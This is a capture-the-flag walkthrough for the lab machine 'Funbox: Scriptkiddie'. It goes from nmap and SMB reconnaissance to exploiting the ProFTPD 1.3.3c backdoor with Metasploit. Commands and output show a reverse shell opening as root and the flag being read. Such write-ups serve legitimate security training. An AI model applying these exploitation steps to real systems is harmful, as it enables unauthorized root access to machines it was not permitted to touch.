
Name: Scriptkiddie

Release Date: 2021.07.20

Author: 0815R2d2

Description: This is a very simple machine that effectively showcases the functioning of the Metasploit framework. The entire process to gain root access takes approximately 5-10 minutes.


First, let's identify the machine using the 'netdiscover' command



```
Currently scanning: 192.168.20.0/16   |   Screen View: Unique Hosts

3 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 180
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.10.1    [redacted]             1      60  PCS Systemtechnik GmbH
192.168.10.4                           1      60  Unknown vendor
192.168.10.74                          1      60  PCS Systemtechnik GmbH
```


Following this, use the 'nmap' command to check for open ports:

sudo nmap 192.168.10.74 -sV -sC –O




```
┌──(kali㉿kali)-[~]
└─$ sudo nmap 192.168.10.74 -sV -sC -O
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-24 11:07 CET
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.10.74
Host is up (0.00026s latency).
Not shown: 992 closed tcp ports (reset)
PORT    STATE SERVICE     VERSION
21/tcp  open  ftp         ProFTPD 1.3.3c
22/tcp  open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey: 
|   2048 a6:0e:30:35:3b:ef:43:44:f5:1c:d7:c6:58:64:09:92 (RSA)
|   256 c2:d8:bd:62:bf:13:89:28:f8:61:e0:a6:c4:f7:a5:bf (ECDSA)
|_  256 12:60:6e:58:ee:f2:bd:9c:ff:b0:35:05:83:08:71:b8 (ED25519)
25/tcp  open  smtp        Postfix smtpd
| ssl-cert: Subject: commonName=funbox11
| Not valid before: 2021-07-19T16:52:14
|_Not valid after:  2031-07-17T16:52:14
|_ssl-date: TLS randomness does not represent time
|_smtp-commands: funbox11, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
80/tcp  open  http        Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-generator: WordPress 5.7.2
|_http-title: Funbox: Scriptkiddie
110/tcp open  pop3        Dovecot pop3d
|_pop3-capabilities: UIDL RESP-CODES SASL PIPELINING AUTH-RESP-CODE TOP CAPA
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp open  imap        Dovecot imapd
|_imap-capabilities: capabilities IMAP4rev1 OK ENABLE SASL-IR more have post-login IDLE LOGIN-REFERRALS Pre-login LOGINDISABLEDA0001 listed LITERAL+ ID
445/tcp open  ◆◆◆
              V      Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
MAC Address: [redacted] (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
```


Several ports are open. I checked several of these but couldn't find anything useful. The website is a Wordpress site, but I couldn't identify any vulnerabilities there.



```
┌──(kali㉿kali)-[~]
└─$ smbmap -H 192.168.10.74
[+] Guest session       IP: 192.168.10.74:445   Name: 192.168.10.74
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        print$                                                  NO ACCESS       Printer Drivers
        IPC$                                                    NO ACCESS       IPC Service (funbox11 server (Samba, Ubuntu))

┌──(kali㉿kali)-[~]
└─$ 
```

smbmap -H 192.168.10.74






funbox11/wp-login.php?redirect_to=http%3A%2F%2F192.168.10.74%2Fwp-admin%2F&reauth=1


The key lies in the FTP (21) port. A quick internet search reveals that it is vulnerable and allows Remote Code Execution. All we need to do is open Metasploit.

msfconsole



~~~
                      :we're.all.alike'`                      The.PFYroy.No.D7:
                      :PLACEDRINKHERE!:                       yxp_cmdshell.Ab0:
                      :msf>exploit -j.                        :Ns.BOB&ALICEes7:
                      :---srwxrwx:-.`                         `MS146.52.No.Per:
                      :<script>.Ac816/                         sENbove3101.404:
                      :NT_AUTHORITY.Do                         `T:/shSYSTEM-.N:
                      :09.14.2011.raid                        /STFU|wall.No.Pr:
                      :hevnsntSurb025N.                       dNVRGOING2GIVUUP:
                      :#OUTHOUSE-  -s:                        /corykennedyData:
                      :$nmap -oS                               SSo.6178306Ence:
                      :Awsm.da:                              /shMTl#beats3o.No.:
                      :Ring0:                                `dDestRoyREXKC3ta/M:
                      :23d:                                  sSETEC.ASTRONOMYist:
                       /-                        /yo-    .ence.N:(){ :|: & };:
                                                 `:Shall.We.Play.A.Game?tron/
                                                 ```-ooy.if1ght f0r+ehUser5`
                                               ..th3.H1V3.U2VjRFNN.jMh+.`
                                              `MjM~~WE.ARE.se~~MMjMs
                                               +~KANSAS.CITY's~-`
                                                J~HAKCERS~./.`
                                                .esc:wq!:`
                                                 +++ATH`
                                                  `

       =[ metasploit v6.3.19-dev                          ]
+ -- --=[ 2318 exploits - 1215 auxiliary - 412 post       ]
+ -- --=[ 1234 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: View missing module options with show
missing
Metasploit Documentation: https://docs.metasploit.com/

msf6 >
~~~


search proftpd 1.3.3c



```
msf6 > search proftpd 1.3.3c

Matching Modules
================

   #  Name                                    Disclosure Date  Rank       Check  Description
   -  ----                                    ---------------  ----       -----  -----------
   0  exploit/unix/ftp/proftpd_133c_backdoor  2010-12-02       excellent  No     ProFTPD-1.3.3c Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/proftpd_133c_backdoor

msf6 >
```


Next, using the 'use {exploit}' command, we can select it. Upon typing 'options', it displays what needs to be configured. With the 'set {option name} {data}' command, we can configure these settings. Then, using 'show payloads', we select a payload which we can set with 'set payload {payload}'.

https://docs.metasploit.com/docs/pentesting/metasploit-guide-setting-module-options.html




```
Module options (exploit/unix/ftp/proftpd_133c_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS   192.168.10.74    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.10.7     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.
```

Finally, the 'run/exploit' command executes the script. If everything is configured correctly, we successfully gain access to the system with immediate root privileges.



```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > exploit

[*] Started reverse TCP double handler on 192.168.10.7:4444
[*] 192.168.10.74:21 - Sending Backdoor Command
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo ePbCH9yEZErOmAUK;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket A
[*] A: "sh: 2: Connected: not found\r\nsh: 3: Escape: not found\r\nePbCH9yEZErOmAUK\r\n"
[*] Matching...
[*] B is input...
[*] Command shell session 1 opened (192.168.10.7:4444 -> 192.168.10.74:57714) at 2023-11-24 11:27:54 +0100

id
uid=0(root) gid=0(root) groups=0(root),65534(nogroup)
pwd
/
whoami
root
which python
/usr/bin/python
python -V 'import pty;pty.spawn("/bin/bash")'
Python 2.7.12
python -c 'import pty;pty.spawn("/bin/bash")'
root@funbox11:/# 
```



```
root@funbox11:/# cd root
cd root
root@funbox11:/root# ls
ls
root.txt
root@funbox11:/root# cat root.txt
cat root.txt
$$$$$$$$\                  $$\
$$  _____|                 $$ |
$$ |   $$\   $$\ $$$$$$$\  $$$$$$$\   $$$$$$\  $$\   $$\ $$\
$$$$$\ $$ |  $$ |$$  __$$\ $$  __$$\ $$  __$$\ \$$\ $$  |\__|
$$  __|$$ |  $$ |$$ |  $$ |$$ |  $$ |$$ /  $$ | \$$$$  /
$$ |   $$ |  $$ |$$ |  $$ |$$ |  $$ |$$ |  $$ | $$  $$<  $$\
$$ |   \$$$$$$  |$$ |  $$ |$$$$$$$  |\$$$$$$  |$$  /\$$\ \__|
\__|    \______/ \__|  \__|\_______/  \______/ \__/  \__|



 $$$$$$\                      $$\            $$\     $$\       $$\       $$\       $$\ $$\
$$  __$$\                     \__|           $$ |    $$ |      \__|      $$ |      $$ |\__|
$$ /  \__| $$$$$$$\  $$$$$$\  $$\  $$$$$$\ $$$$$$\   $$ |  $$\ $$\  $$$$$$$ | $$$$$$$ |$$\  $$$$$$\
\$$$$$$\  $$  _____|$$  __$$\ $$ |$$  __$$\\_$$  _|  $$ | $$  |$$ |$$  __$$ |$$  __$$ |$$ |$$  __$$\
 \____$$\ $$ /      $$ |  \__|$$ |$$ /  $$ | $$ |    $$$$$$  / $$ |$$ /  $$ |$$ /  $$ |$$ |$$$$$$$$ |
$$\   $$ |$$ |      $$ |      $$ |$$ |  $$ | $$ |$$\ $$  _$$<  $$ |$$ |  $$ |$$ |  $$ |$$ |$$   ____|
\$$$$$$  |\$$$$$$$\ $$ |      $$ |$$$$$$$  | \$$$$  |$$ | \$$\ $$ |\$$$$$$$ |\$$$$$$$ |$$ |\$$$$$$$\
 \______/  \_______|\__|      \__|$$  ____/   \____/ \__|  \__|\__| \_______| \_______|\__| \_______|
                                  $$ |
                                  $$ |
                                  \__|

Please, tweet this to: @0815R2d2
Thank you...
root@funbox11:/root# 
```